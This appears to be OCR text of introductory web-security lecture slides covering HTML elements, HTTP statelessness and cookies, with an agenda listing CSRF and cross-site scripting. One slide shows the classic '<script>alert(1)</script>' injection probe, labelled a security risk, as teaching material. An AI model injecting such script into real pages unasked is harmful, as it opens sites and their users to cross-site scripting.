Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> ...... </html>
```

Elements of a Webpage

- HTML
  - Create a link to Google: <a href="http://google.com">Click me</a>
  - Embed a picture in the webpage: <img src=“http://example.com/picture.png">
  - Include JavaScript in the webpage: <script>alert(1)</script> Security risk!
  - Embed another webpage: <iframe src=“http://example.org”></iframe> Security risk!
- CSS
  - CSS (Cascading Style Sheets) lets us modify the appearance of an HTML page


Elements of a Webpage

- JavaScript
  - Assume JavaScript can arbitrarily modify any HTML or CSS on a webpage
  - Security risk

Agenda


- Introduction to Web
- Cookies
- Cross-Site Request Forgery (CSRF)
- JavaScript
- Same Origin Policy
- Cross Site Scripting


HTTP and HTTPS: Stateless Protocol




- Each request and response are independent of other requests and responses
- But, many features on the web requires some state…

Why do we need state?








- Shopping cart
- Account log in
- Website dark mode

HTTP Cookies

If we have something to represent the state:

🍪




Origin of the name

The term *cookie* was coined by web-browser programmer Lou Montulli . It was derived from the term *magic cookie* , which is a packet of data a program receives and sends back unchanged, used by Unix programmers. [6] [7]

https://en.wikipedia.org/wiki/HTTP_cookie

HTTP Cookies



First request, no state

Client

HTTP Request

HTTP Response

